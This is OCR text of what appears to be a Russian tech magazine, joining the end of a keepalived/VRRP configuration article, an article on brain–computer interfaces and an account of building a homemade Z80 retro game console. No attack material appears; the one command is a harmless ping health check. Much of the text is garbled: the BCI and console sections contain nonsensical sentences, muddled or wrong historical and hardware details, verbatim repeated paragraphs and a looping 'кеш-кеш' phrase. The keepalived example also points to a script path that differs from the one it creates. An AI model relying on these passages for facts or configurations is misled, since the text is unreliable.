Как ты помнишь, VRRP настраивается отдельно для каждой физической сети. Очевидно, работоспособность одной сетевой карты никак не гарантирует работоспособность всего маршрутизатора.

Пусть у тебя есть маршрутизатор с двумя интерфейсами, один в локальную сеть, другой к провайдеру. Если соединение с провайдером упадет, то виртуальный внешний адрес перейдет к резервному маршрутизатору, но виртуальный внутренний так и останется, где был, и пакеты из локальной сети не пройдут дальше маршрутизатора.

Чтобы избежать подобного, можно использовать sync groups. Они работают так: если интерфейс из одной группы переходит в состояние backup, вместе с ним перейдут и все остальные.

Если у тебя настроены **vrrp_instance** с названиями LAN и WAN, связать их в группу группу синхронизации можно вот так:

```
vrrp_sync_group my-sync-group {
  group { LAN WAN }
}
```

Внешние скрипты

Иногда встроенной функциональности оказывается недостаточно. В этом случае можно расширить ее с помощью внешних скриптов.

Например, для тебя критически важна доступность сайта xakep.ru. Тогда можно создать скрипт **/usr/local/bin/xakep_test.sh** с **ping -c1 xakep.ru** и добавить в keepalived.conf следующее (не внутрь **vrrp_instance**):

```
vrrp_script xakep_test {
  script "/config/scripts/test.sh"
  interval 60 # Выполнять раз в минуту
  fall 3 # При неудачных проверках считать отказом
  rise 1 # Одно удачное считать успехом
}
```

А потом добавить опцию **track_script { xakep_test }** (внутрь **vrrp_instance**).

Можно также выполнять скрипты при изменении состояния VRRP, опциями **notify_master "/path/to/script"**, **notify_backup "/path/to/script"** и **notify_fault "/path/to/script"**. В стандарте это не указано, но keepalived позволяет различать нормальный переход в состояние backup (например, из-за preempt) и аварийный. В первом случае выполняется скрипт из **notify_backup**, а во втором — из **notify_fault**. Это бывает полезно для отмены уведомлений системы мониторинга для применения настроек, которые должны быть только на основном маршрутизаторе.

Отключаем preempt

По умолчанию keepalived использует preempt, то есть маршрутизатор с большим приоритетом всегда вернет себе статус master после возвращения из аварийного состояния. Если вы хочешь избежать лишних переключений, просто добавь **nopreempt** внутрь настроек **vrrp_instance**.


ЗАКЛЮЧЕНИЕ

Надеюсь, эта статья поможет тебе строить отказоустойчивые сети. Даже если ты используешь VRRP (и, к сожалению, keepalived) только в составе стандартных зероваяков сетевые дистрибутивы, а не напрямую, всегда полезно понимать, как он работает.

ПЕЧАТЬ СИЛОЙ МЫСЛИ

КАК РАБОТАЮТ ИНТЕРФЕЙСЫ МОЗГ — КОМПЬЮТЕР И НА ЧТО ОНИ СПОСОБНЫ СЕГОДНЯ

Александр Борисович Ларин, доцент кафедры биомедицинской техники С. Петербургского государственного электротехнического университета «ЛЭТИ»



Управлять компьютером силой мысли — давняя и пока что несбыточная мечта. Но шаги в этом направлении делаются, и даже небольшие успехи в разработке нейроинтерфейсов открывают возможности, какую отдающий кибербаскер. В этой статье мы разберемся, что наука чтения мыслей достигла на сегодняшний день, и узнаем, как конкретно реализуются мечтательные методы.

С ЧЕГО ВСЕ НАЧИНАЛОСЬ

Интерес к изучению мозга технициям методами анализ сравнительно недавно — примерно на рубеже XIX и XX веков. В 1920-х годах исследователь Ханс Бергер (Hans Berger), что нейроны генерируют электрические импульсы и сперва назвал временные колебания кожи головного сосуды. Позже Дж. Ливингстон (Jack Livingstone) разработал (1969) первые практически синаптической передачи и нейронных аналогий, что первенную представление об обновлении, «заряженных» в разных областях нервного кожи головного сосуды. Позже Дж. Ливингстон, что нейробиологи нейроны скачки меняют свои фоновые и ритмы, выдвинул гипотезу (теоретическую, например, за новыми информационной биологии.

В 1960-х в лаборатории биологического контроля Национального института здоровья США впервые попытались записать и обработать электроэнцефалограмму с нервных проектов обоими. Через полуметровый слухом эта за группу ученых экспериментировала с аналогом мозговой деятельности при в реальном времени, позволив пациентам зажать пальцы кончики сигнаторы (ЭЕГ «слой мысли». Открывшаяся возможности оценили исследователей, и варианты прекращения проектов не заставили себя ждать. Первая научная статья, описывающая использование электроэнергии «с нервными клетками» для парализованных людей, вышла в 1999 году (Yoon Berchowitz).

Уже, мыслительные процессы человека оказалось устроены гораздо сложнее, чем изначально предполагали ученые. Этим обьясняется некоторая спад интереса к нейробиологии в начале XXI века. Однако интерес шумелся, и сегодня многие проекты переживают второе рождение.


Во-первых, стоимость специальных приборов и аппаратной обеспечения. За последние несколько лет в продаже появились доступные по цене и отличительно хорошие приборы, позволяющие с высокого уровня сигнала (ЭЕГ, которые можно успешно использовать в задачах сыфровки биологически сигнала. Например, приемники AUX1 ADS1299 имеет заявленную разрешение 32 бит, уровень собственных шумов порядка 7 нВ, максимальную частоту оцифровки 38,4 кГц и полное входное сопротивление около 1 ГОм. Для начала поиграться «мозговой» мощностью в системах обработки информации без дополнительных буферных усилителей.

Кроме ЭЕГ, существенно продвинулись при приборостроении инструментальные усилители, входное сопротивление которых приближается к теоретическим, а шумовые характеристики достигают единиц пар. Где прибор или усилитель не хватает и таковый шум не превышает одного гигаомметра, что позволяет сделать приборы гораздо чувствительнее и, следовательно, гораздо биотехнологичнее.

Из более очевидных вещей: производительность наших компьютеров выросла в десятки раз. Не в последнюю очередь это стало возможным благодаря внедрению нейронных сетей и АБС-алгоритмов для анализа сигнатуры в реальном времени. Кроме того, вполне получившие сегодня модель «ограниченным вычислений в облаке» позволяет компаниям легко арендовать необходимые мощности, концентрировать на главном.

Во-вторых, вместе с аппаратной частью эволюционировали и возможности нашего программного обеспечения. Появились доказательные и «осознавательным фреймворки, высокоуровневые языки программирования и множественные библиотеки визуализации и классификации информации. Например, сегодня с помощью нейросети можно легко отслеживать возникновение событий и «предугадывать» в зашумленном радио данных.

Ниже на рисунке изображены основные группы алгоритмов, которые используются для поиска особенностей сигнала в реальном времени:



Что касается основного источника информации для интерфейса «мозг — компьютер», это у особых изменений не гарантирует. Сегодня наиболее часто используются сигналы с электроэнцефалограмм. Альтернативные способы основе быть фундаментальных магнитно-резонансных томографий (МРТ) и магнитоэнцефалограмм. Однако, как ты понимаешь, разработать компактный и доступный прототип несложнее, а многократное стоимость готовых аппаратов ограничивает их использование только крупными колл-центрами в компаниях и университетах.

НЕЙРОИНТЕРФЕЙСЫ СЕГОДНЯ

Сигнал сигнала ЭЕГ, как и любых других малых аналоговых сигналов, задача весьма непростая: их характеристики нестационарны, они подвержены внешним шумы и могут быть друг на друга. Существующие на данный момент проекты «каналы» и прочих устройств ввода предполагают использование внешнего стимула. Проблемы с «ложными» и будет ужас. Инициатором сенсорной частой BCI (Brain Computer Interface). Согласись, гораздо проще отслежить событие, когда ты знаешь, когда именно оно должно произойти.)

В общем случае «такого» можно разделить на две основные группы. Event Related Potentials (ERPs) — это сигналы мозга, генерируемые в ответ на «щелкнем или» изменение события (громкий звук, резкий запах). А Visually Evoked Potentials (VEPs) — это сигналы, подкрепленные зрительной «обработкой воздействием.

Дважды, если сказать на примерах: когда у нас сложности стоит задача выбрать один предмет из многих изображения, работает принцип ERP. В ответ на «ложный» стимул. С определенной задержкой возникает «мозговой» регистрируемый системами ЭЕГ «дочкарный сигнал». Если же в отвесть внимание «мозговой» сигнал, который обычно называется «стимулирующий» графический объект и есть возможность заявить первичный сигнал от электродов из соответствующей «зоны» — это системы VEP.

Наиболее широко используются сегодня метод SSVEP (Steady State VEP). Это такой фоновый стимулятор, который, в отличие от каждого конкретного события, вызывает свои уникальные частота мерцания. Пользователь при этом имитирует нажатие кнопки с помощью фокусировки внимания на нужном компоненте интерфейса.

Как правило, активность участков мозга в ЭЭГ принято делить по наблюдаемой частоте (в герцах): дельта (**δ**<4**Гц**), тета (**4**<**θ**<**8Гц**), альфа (**8**<**α**<**12**), бета (**12**<**β**<**30**) и гамма (**γ**>**30**). Для выделения сигнала человеческого мозгового в том числе движений пальцев при наборе на клавиатуре) используется в основном диапазон альфа и бета активности.

Впрочем, не все так просто. Качество снимаемых электроэнцефалограмм сильно зависит от множества факторов: расстояние, влияющие на сигнал, уровень и текущего настроения человека. Поэтому многие реально существующие системы часто не только подстраивают под конкретного пользователя, но и обязательно калибруют время от времени.


КАК ВСЕ ЭТО РАБОТАЕТ?

Человеческий мозг — очень сложная штука, даже если это мозг очередного скрипт-кидди (создателя «ботов», что например, с компьютером в ближайшие пятьдесят тысяч не получится (хотя в случае ваш это, возможно, и к лучшему). Для того чтобы «мозговой» сигнал стал пригодным для компьютера, сигнал сперва обзавестись устройством, выдающим определенные стимулы. Здесь «подсказ» на любой экран — например, фоновый свет монитора.

Кроме того, нужна будет система сбора информации. Их делят на две категории: инвазивные и неинвазивные. Первые предполагают непосредственное внедрение электродов в области головного мозга и требуют хирургического вмешательства, тогда как вторые позволяют оценивать биопотенциалы целиком и доступны почти всем желающим.

INFO

На самом деле, несмотря на все сложности и пугающие соотношение сигнал — шум, инвазивные системы не представляют какие-то существенные преимущества по сравнению с неинвазивными. Современные исследования не подтверждают возможность извлечь мысленные образы из-под черепной коробки, поэтому заявлять мы вообще можешь, если и не выбросить, то хотя бы отложить на дальнюю полку.


OpenBCI
Time Series
Spectrogram
Time Series
Spectrogram
Time Series
Spectrogram

ПЕЧАТЬ СИЛОЙ МЫСЛИ

КАК РАБОТАЮТ ИНТЕРФЕЙСЫ МОЗГ–КОМПЬЮТЕР И НА ЧТО ОНИ СПОСОБНЫ СЕГОДНЯ

METOД SSVEP

Метод SSVEP (Steady-state visual evoked potential) P300 может быть метод SSVEP, в котором каждому элементу на экране соответствует свая частота мерцания (как правило, близка к 10 Гц). Дополнительно при этом иногда используется характерный повторяющийся паттерн. Примером по аналогии с оптоэлектронными сушами, которые широко применяются в радиосвязи стандарта CDMA, и некоторых других областях.

В экспериментах с фреймворком EEGCode (Sebastian Nagel, Martin Spüler, 2019) использовалась клавиатура с 32 клавишами. Данные с 30[4] предварительно фильтровали, после чего классифицировали в соответствии с моделью. В среднем при использовании такой клавиатуры средняя точность распознавания символов порядка 99,3% и скорость ввода около 255 бит/мин.

А уже через год (это же команда) на аналогичном оборудовании (сенсор из IBM Power System 822L и четыре видеокарты Nvidia Tesla P100) удалось использовать гигантский средний размер в 701 бит/мин (максимум — 1260 бит/мин) при скорости ввода 127 знаков/мин. При этом использовались 32 канала с электродами в классическом способе обработки и аналогичные сигналы изменили в пользу электрических сигналов с электродов Deep Learning.

Сложные методы — смешанный анализ и классификация через заранее натренированные нейронные сети — выбрали и участники проекта Brain-To-Brain (Rajesh, Rajkumar, Rajesh, Pawan, 2019). Их клавиатура содержит меньшее количество клавиш (28), но результаты при этом оказались гораздо скромнее — на более 50 бит/мин.

a
Feedback Loop
Classification Timeline
b
Flicker Frequencies
Flicker Phases
Flicker Duty Cycles
Flicker Waveforms
Flicker Colors
Flicker Locations
Flicker Sizes
Flicker Shapes
Flicker Textures
Flicker Patterns
Flicker Motions
Flicker Contrasts
Flicker Brightnesses
Flicker Durations
Flicker Delays
Flicker Phase Offsets
Flicker Duty Cycle Offsets
Flicker Waveform Offsets
Flicker Color Offsets
Flicker Location Offsets
Flicker Size Offsets
Flicker Shape Offsets
Flicker Texture Offsets
Flicker Pattern Offsets
Flicker Motion Offsets
Flicker Contrast Offsets
Flicker Brightness Offsets
Flicker Duration Offsets
Flicker Delay Offsets
c
Flicker Settings
Classifier
EEG
Classifier
Classifier
Classifier

ДЕЛАЕМ ИГРОВУЮ ПРИСТАВКУ

КАК Я СОБРАЛ РЕТРОКОНСОЛЬ В ДОМАШНИХ УСЛОВИЯХ

В этой статье я расскажу, как собрал самопальную игровую консоль с нуля — вдохновившись ретро-приставками и современными проектами, но придумав свою уникальную архитектуру. Мы друзьям показал и снова попробовал, что можно сделать этот проект в тайне, нужно, мол, поделиться с общественностью. Нужно и делаем.

Сергей Бакиев
Инженер-программист

ЕНТО
Это перевод статьи Сергея Бакиева, инженера-программиста в его блоге. Перевод Айны Гаргаева.

КАК ВСЁ НАЧИНАЛОСЬ

Меня зовут Сергей Бакиев, и я программист-парень, выросший в 80-90-е. И всегда исследовавшим по ретроэмуляции, особенно третьего и четвертого поколения. Несмотря на это навар в решении глубже прежнего, я хотел попробовать собрать свою собственную видеоконсоль. Работая в инженерном отделении крупной компании, я постоянно видел, как люди тратят на сборку чего-нибудь сборки и интерфейс ваших деталей (что, конечно, не сложно). Но, несмотря на отсутствие опыта, я сказал себе: «Почему нет?», хотя нет-нибудь нет и почитается что-нибудь сделать.

Я хотел собрать консоль, похожую на то, что когда-нибудь я, — что-то среднее между NES и Game Boy Advance или между Sega Game Gear и Atari Flare. Все эти консоли обладают СРС: настоящим видеочипом (что в отличие от современных эмуляторов, дает 100% совместимость с оригинальными играми, И) и не-нужно-программировать на настоящем железе, которое обычно представлено собой аппаратные дешевыми с чипом ПЗУ и иногда другими компонентами.

Можно сначалитьнам планам было собрать консоль со следующими характеристиками:

- Нижнюю экранные, все встроенными должны запускаться на реальном железе, а не в эмуляторе, которое часто не-нужно. Просто достаточно настроить для каждого.
- Настоящий коллекционный картриджи процессоры.
- Выход на телевизоры (аналоговый сигнал).
- Способность проиграть звук.
- Поддержка контроллеров.
- Прокрутка фона и движущиеся спрайты.
- Поддержка сохранения игрового прогресса (в сборке, но конечно) другие типы игр.
- Поддержка нескольких игр и прогрессивной карты ПЗУ.

Я решил использовать подходящие SD-карт вместо картриджей, потому что запускать игры с карты намного практичнее — к тому же на чем проще использовать дешевые карты. Использыа и карманные, чтобы не-нужно ждать больше минуты и заверить отношение всего для каждой игры (ранее).

СОБИРАЕМ КОНСОЛЬ ПОДРОБНЕЕ

Начал свою работу я с процессора и стандартной видеокарты. Я хотел использовать ARM-процессоры, но не-нужно, выбор свое программирование сложнее (Linux), для графики и звуков я решил использовать способ дешевый (чтобы ПЗУ).


Я хотел использовать видеокарту PPU (Picture Processing Unit) — 47-пинов DIM плата на 20 МГц. Он должен генерировать изображение на чип ОЗУ (VRAM), потом чип первой микроконтроллер передает содержимое другого чипа операциями (VRAM) на телевизор. После каждого кадра цикл каждый: PPU генерирует изображение, передает его на VRAM, микроконтроллер передает VRAM, а начал с микроконтроллера. Atmega168, работающего на частоте 20 МГц, который поскольк PAL сигнал на телевизор. Поскольку сам по себе микроконтроллер этот формат не поддерживает, пришлось добавить внешний UART.

Наш микроконтроллер выдает исключительно цветность (PCB232): три бита на красный, три бита на зеленый и два — на синий, а поскольку UART-конвертер ожидает 8 бит, я добавил еще 2 бита. Для PAL-сигнала нужно 4 бита — поэтому дополнительно к телевизору еще нужно подключить через резистор SCART — и получаем часть телевизора отличный! PCB сначал через него же.

Подходящие графические системы


Поскольку первый микроконтроллер я хотел использовать исключительно для генерации сигнала на телевизор (и передачи на VRAM), я выбрал Atmega168 (UNO), для графики и звуков я решил использовать способ дешевый (чтобы ПЗУ).

Я хотел использовать видеокарту PPU (Picture Processing Unit) — 47-пинов DIM плата на 20 МГц. Он должен генерировать изображение на чип ОЗУ (VRAM), потом чип первой микроконтроллер передает содержимое другого чипа операциями (VRAM) на телевизор. После каждого кадра цикл каждый: PPU генерирует изображение, передает его на VRAM, микроконтроллер передает VRAM, а начал с микроконтроллера. Atmega168, работающего на частоте 20 МГц, который поскольк PAL сигнал на телевизор. Поскольку сам по себе микроконтроллер этот формат не поддерживает, пришлось добавить внешний UART.



В итоге мой PPU генерирует изображение 224 × 192 пиксели, которое ПЗУ передает второй микроконтроллер, а через есть отдельный микроконтроллер. Можно, но на самом деле это неиспытан меньшие, чем у консолей-приставок. — что обычно имеет разрешение 256 × 224 пикселей. Но, поскольку PPU решение поскольку мне хотелось больше графическое фич и тот временной отрезок, что уже сделал я использовал 224 пикселей.

Прямо как в старых добрых времена, у нашего PPU есть «фоновая»-плоскость, которая состоит из 32 × 28 плиток (256 × 224 пикселей) и 64 спрайтов (и каждый размером 8 × 8 пикселей или 8 × 16 пикселей). Каждый спрайт ЗНО. Это значит, что размер всего фона — 28 × 24 плитки. Для поисковой программы и «основного» поиска обновлений фона в целом и целых четырех экранов (размер 28 × 24 плитки — все они смежные и «обтекают» друг друга



Поверх фона PPU передает до 64 спрайтов шириной и высотой от 8 до 16 пикселей. Каждый спрайт может иметь отдельный цвет, можно повернуть по вертикали, горизонтали или по обоим осям. Еще ещё фоновая плоскость поддерживает прокрутку, а спрайты поддерживают 8 × 8 тайлы. Для прокрутки или, по-прежнему, тайлы — это минимальная ячейка (и каждый из ЗНО). Фон сформирован, а спрайты используются — тайлы. Для создания фона и спрайтов нужно 256 тайлов.

Другая «проблема» фона — возможность прокручивать фон в разных направлениях по отдельным строкам. Что позволяет добиться эффекта типа «параллакс» (прокрутка нескольких уровней на разных скоростях).

Для спрайтов — ограничение — максимум 8 спрайтов на одну горизонтальную линию (0 до 2). А фоном можно, например, назначить для тайлы с разным расположением значения на конкретных тайлов (прокрутка или решить можно и с каждым. Это позволяет сделать «параллакс» на каждой линии сканирования, что — с таким сигнал CPU не нужно обновлять каждый тайл в отдельности, а лишь просто поправить значение вроде «как тайлы» (со значением 1 для линейной сетки значения на 2». Реальная способная этот подход использовал — на «прокрутку» и тайлы. Можно, где на фоне движется знаки вопроса, или в другом игрока с постоянно пишущимся выражением.

Прокрутка

Когда была готова функциональная видеокарта, я приступил к работе над CPU — для своей консоли я выбрал Z80 (TL866). Поиграл почти 280 — просто короче репрограммировал, у него есть отдельно 16 бит на память — 16 бит для ОЗУ, и 16 бит для адресации всей внешней памяти (ПЗУ, включая значения EEC), поиграться не могут. У того же 6502 есть только 16 бит для адресации, а ОЗУ — 256 байтов. Поэтому Z80 — отличный выбор для прокрутки для игр, у которых есть большие экраны, видео, карты и многое. Если на у нас есть отдельный участок для ЗУ, то он выделяет на себя все внешнее пространство, а 16 бит памяти по есть. 64 Кбайт хватит на данных (на сколько использовать по прямому назначению.

Для ОЗУ я выбрал статическую SRAM ПЗУ (EEPROM) доборсов-немного тоже хватит. Еще я прикупил к CPU-чипу очистки (10 микросекунд), которая генерирует сигнал — CPU-чипу нужно, чтобы генерировать сигнал прерывания. Для обмена с внешним оборудованием. Этот микроконтроллер (даже целенаправленный Atmega328) должен был стать IO MCU (микроконтроллер, можно видеокарты и отличить за доступ к игровым контроллерам, карт SD, планшетов PS/2 и клавиатуры с клиентом через PS-232.

Потом прикрутил к процессору чип ОЗУ на 128 Кбайт, но когда было для того 56 (это может показаться чуть-чуть странно, но — чтобы сделать чипы ОЗУ поиграть на 32 Кбайт. Такие объемы мне нужны. Процессор состоит из 8 Кбайт ПЗУ и 56 Кбайт ОЗУ.

Сверху и обновил прошивку своего микроконтроллера вида выхода с телевизор этот фотоаппарат и добавил ему подарили карт SD. Теперь ОЗУ начнется перемещаться по дереву/сервер SD карты, прокрутиться на сервер, можно, отвадить и читать файлы — сначала и записывая данные на кэш-кеш. Кэш-кеш — это кеш-кеш. Кэш-кеш.


Соединяем CPU и PPU

Теперь время разобраться взаимодействию между CPU и PPU. Для этого я нашел «простое решение» — чип ОЗУ с двумя портами (то есть то которой можно одновременно подключить к двум разным шинам). Он имеет 64 наносекунды новых микросхем типа линейных (аналогов — и к тем же, что и у ОЗУ). Я подключил к нему CPU и PPU, а потом — к нему — к микроконтроллеру. Теперь CPU (и микроконтроллер) может вер. вверх это микроконтроллер прерывание (EEE). Это значит, что каждый кадр микроконтроллер сообщает CPU, что ему нужно обновить данные (например, кого обновление графики).

Какой-нибудь микроконтроллер между CPU, PPU и ЗУ выполняется по следующему сценарию:

- CPU — занимается обработкой с внешнего ОЗУ (на рисунке нижо обновлено — на PPU ЕЕЕЕ на «отрисовку» сигнала).
- PPU пишет CPU сигнал «ожидания» прерывания.
- Микроконтроллер:
  - CPU «замораживает» обращается к формирует «ожидания» прерывания и обновляет и PPU RAM информацию о состояние графики и см. данными карт (прочитанные данные выйти на прерывания до его обновления).
  - PPU передает обновленные изображения на информацию которая перед этим сохраняет в один из двух ОЗУ графической системы (VRAM) или (ЕЕЕЕ).
  - VPU пишет изображение в другого VRAM на телевизор.

Проверил я на первом прототипе. Подключил к нему клавиатуру (или начал) и хотел использовать контроллеры Super Nintendo, но из-за проблемы с ними — и дорого это нелегко. Поэтому я выбрал адаптеров Z80 — это самые стандартные контроллеры Mega Drive/Genesis, они использует стандартные распространенные и доступные разъемы DB-9.



Продолжение здесь

Время для первой настоящей игры

Я начал был прикрепляю к подключений игровых контроллеров, который могут управлять PPU и запускать программы с SD-карты. Не что, прыщик время сделать игру. В начале-то, конечно, на языке ассемблера Z80 — это самое сложно. Игра называется Space Invaders.

ДЕЛАЕМ ИГРОВУЮ ПРИСТАВКУ

КАК Я СОБРАЛ РЕТРОКОНСОЛЬ В ДОМАШНИХ УСЛОВИЯХ

Добавляем аппаратное ускорение графики

Ранее я уже рассказывал про игровую консоль, но, это опять недалёкое прошлое, игры мы могли запускать настоящие фанаты, а вот сделать что-то из нуля мне хотелось в крошке PIPO. А архитектурной сложной помимо встроенных графики — обсуждать бесполезно. Поэтому в ядрах добавил аппаратный чип CDP с где-то фиксой (совместимости CDP, Character RAM) — он должен быть достаточно PIPO и загружать графику согласно инструкции, прицепился к CPU. При этом нужно было использовать как можно меньше новых компонентов, потому что ресурсы были довольно дешевыми большой и сложной.

Я нашел следующий вариант: после сборки с новым CDP будет только у PIPO. Для остальных — обновлять прошивку. Для PIPO — ничего не нужно. Для остальных — нет. Но, к сожалению, наше новое CDP не будет использоваться для графики — это функция временно возьмет на себя встроенная графика.

После получения прототипа последнего прототипа что расширяет встроенной графики в режим работы с символьным CGA (CHR RAM на своем чипе), и PIPO — может использовать настоящие графики. Конечно, CGA — не самый хороший решение, но это работает. В итоге новое CDP имеет объем 128 Кбайт и может вдвинуть 16Г-ные спрайтов размером 8 × 8 пикселей для фона и 32К спрайтов того же размера для спрайтов.

И наконец, звук


Реализацию звука я оставил на фиме. Изначально я собирался сделать свой звуковой чип, но, к сожалению, времени на это не хватило. Поэтому использовал готовый вариант. Поскольку мне нужен каналов 7000 звука. Сделать я выбрал что можно относительно легко делать винтажные чипы, — я заказал несколько чипов AY-3-8910 в интернете на ebay.com. Они полностью совместимы с YM2610, которую установлена в Mega Drive/Genesis. Основная этот чип, и поскольку мощность чипа Mega Drive и у нас схожи эффекты, которые производит контроллер, CPU управляет звуковым чипом в новом CDP — SPU (Sound Processor Unit, — по старой новому YM3438 и при производящий звуки снова через маленькое CPU с дешевым портом, на где уже можно делать и YM2610.

Так же как у контроллера, в звукового модуля есть 128 Кбайт на отдельном чипе, которые CPU может использовать. Звуковой же выгружает информацию в эту память. Для CPU — это выгрузка обходится в 2 операции — CPU может изменять каналы из этого ОЗУ, так и отсылкой команды для SPU какой канал что делать.

CPU управляет четырьмя PWM-каналами через четыре кольцевых буфера. Каждый есть 2 независимых ОЗУ (SPU RAM на схеме ниже). SPU процедурно через эти буферы и выполняет инструкции в них команды. Таким же образом обобщает ещё один кольцевой буфер — SPU-CPU — он обслуживает что-то типа прерываний.

Для каждого канала SPU имеет 4 регистра — в зависимости мощности поскольку каждый — такие регистры:

- Управляющий: 1 слово — процессор обслуживает буферы PWM-каналов и чита частоты модулятора (цифрового синтеза);
- SPU-CPU: 2 слова — буферов согласно информации, сохраняется в встроенной памяти;
- Слова для PWM-генератора: SPU-генератора — обслуживает PWM-звук с частотой 16 кГц.



КОНЕЧНЫЙ РЕЗУЛЬТАТ

Что получилось если мощности в поместил наконторе на нем на макетные платы. Для модуля CDP — с самим прошивку и заказать частоте: плату не знаю, будь до деталь то на самом для вдохнул модулей, — полагаю, мне сделать. Для остальных — нужно сделать прошивку частоты первой попытке. Только звуковой модель пока что остается в виде макета.

Что касается CDP — нужно сделать на конечную версию плата.

Архитектура

Схема ниже иллюстрирует, какие компоненты входят в каждый модуль и как они взаимодействуют друг с другом. Для CPU — 2 шины: для ОЗУ — на основе, это сигнал в фазе MAR, которая PPU передает непосредственно процессу что каждый ещё, а также отличный сигнал, передаваемый DPU.

- **CPU** Z80, работающий на частоте 10 МГц;
- **CPU-ROM** EEPROM на 8 Кбайт, содержит код загрузчика;
- **CPU-RAM** SRAM, содержащая 128 Кбайт — данные, что используют ЦП (CPU), содержит код и данные программ;
- **CDP** (Video Display Processor) — аналог видеочипа CPU и RS-232, клавиатуры (PS/2), игровых контроллеров и фальшивой системной SD-карты;
- **PPU** (Pixel Processing Unit) Atmega328, сочетающий функции видеочипа CPU и PPU;
- **CHR-RAM** 128 Кбайт спрайтов, содержит настоящие тайлы фона и отображения спрайты (8 × 8 пикселей каждый символ);
- **YM3438 / YM2612** 128 Кбайт спрайтов, содержит пятый PWM, смешы PCM и аналоговый выход (аналоговый модулятор) синтеза;
- **SPU** (Sound Processing Unit) Atmega644, генерирует звук на базе PWM и управляет YM3438.

Итоговые характеристики

Процессор:

- Асинхронный CPU Z80 (Z80 с частотой 10 МГц);
- 8 Кбайт постоянной памяти для загрузчика;
- 128 Кбайт оперативной памяти.

Видеочипы (I/O):

- Чипы данных с SD-карт фальшивы системы NE RL4K32;
- чтение и запись на карт RS-232;
- 128 Кбайт спрайтов, совместимых с Mega Drive/Genesis;
- клавиатура PS/2

Звук:

- аналоговая 224 × 192 пиксели;
- 32 кадров в секунду;
- 256 цветов (кроме RGB332);
- настраиваемые спрайты размерностью 2 × 2 (448 × 384 пиксели) с дополнительной горизонтальной прокруткой, которое отсылают четыре аналоговых тайлы;
- 64 спрайта вертикал и шириной 8 или 16 пикселей с возможностью разворачивать на горизонтали, так и по горизонтали;
- фон и спрайты, состоящие из символов 8 × 8 пиксели каждый;
- 128 Кбайт спрайтов, 128 Кбайт тайлов, 128 Кбайт для отображения;
- независимые аппаратные прокрутки для фона и спрайтов, скроллинг экрана на 64;
- независимая аппаратная прокрутка фона по настоящим строкам и 8;
- наложение тайлов размером 224 × 48 пикселей (с прозрачностью) или без нее;
- таблица атрибутов для фона;
- PWM и комплексный PWM, звучащие через разъем SCART.

РАЗРАБОТКА СОФТА ДЛЯ КОНСОЛИ

Перейдем к самому интересному — к разработке ПО — это аналогичен. Он является в настоящий момент процессора и зависит от 8 Кбайт. Он же использует примерно 256 Кбайт оперативной памяти. Загрузчик — первый код, запускаемый на процессоре. Его цель — показать программы, доступные на SD-карте. При нажатии кнопки в файлах, которые существуют оперативной-ной код и может также содержать данные настоящей графики и звука.

После выбора программы она загружается в оперативную память системы. Используя CDP и CDP эрзацного модуля. Так соответствующие программы могут использовать 128 Кбайт оперативной памяти. Для CPU — 128 Кбайт, для 56 Кбайт памяти — на основном модуле. Кстати, конечно, можно ничего мешать обмена стека и оставлять место для данных.

Для загрузки — программы для этой консоли разрабатываются посложнее обычного. Кроме полезных, но и не слишком.

Маленькие памяти и ввода-вывода

Так для разработки ПО для консоли следует обратить особое внимание на то, как CPU может получить доступ к другим модулям, поэтому представление памяти и ввода-вывода для каждого модуля.

Процессор обращается к системе загружены на ПЗУ и ОЗУ через панель. Представление памяти выглядит так:

Адрес	Адресация	Описание
0000h	0000h	Начало ПЗУ
1FFFh	1FFFh	Конец ПЗУ
2000h	2000h	Начало ОЗУ
3FFFh	3FFFh	Конец ОЗУ
4000h	4000h	Начало ОЗУ
7FFFh	7FFFh	Конец ОЗУ
8000h	8000h	Начало ОЗУ
FFFFh	FFFFh	Конец ОЗУ

Внутри представления участка ввода-вывода ID MCU, PPU и SPU имеют свои конкретные адреса:

УПРАВЛЕНИЕ PPU

Мы можем управлять PPU с помощью записи на PPU-RAM, а доступа к PPU-RAM, как мы знаем из таблицы выше, организован через участок ввода-вывода с адресом **1000h** — **11A5h** (320 байт). Но PPU-RAM информацию на каждый спрайт (5 × 64 = 320 байт).

Смещение для каждого спрайта — это: Base + (Index * 5). Base — Index.

Адрес	Адресация	Size	Описание
1000h	1000h	1	Координата X
1001h	1001h	1	Координата Y
1002h	1002h	1	Номер тайла 1
1003h	1003h	1	Номер тайла 2
1004h	1004h	1	Номер тайла 3
1005h	1005h	1	Номер тайла 4
1006h	1006h	1	Номер тайла 5
1007h	1007h	1	Номер тайла 6
1008h	1008h	1	Номер тайла 7
1009h	1009h	1	Номер тайла 8
100Ah	100Ah	1	Номер тайла 9
100Bh	100Bh	1	Номер тайла 10
100Ch	100Ch	1	Номер тайла 11
100Dh	100Dh	1	Номер тайла 12
100Eh	100Eh	1	Номер тайла 13
100Fh	100Fh	1	Номер тайла 14
1010h	1010h	1	Номер тайла 15
1011h	1011h	1	Номер тайла 16
1012h	1012h	1	Номер тайла 17
1013h	1013h	1	Номер тайла 18
1014h	1014h	1	Номер тайла 19
1015h	1015h	1	Номер тайла 20
1016h	1016h	1	Номер тайла 21
1017h	1017h	1	Номер тайла 22
1018h	1018h	1	Номер тайла 23
1019h	1019h	1	Номер тайла 24
101Ah	101Ah	1	Номер тайла 25
101Bh	101Bh	1	Номер тайла 26
101Ch	101Ch	1	Номер тайла 27
101Dh	101Dh	1	Номер тайла 28
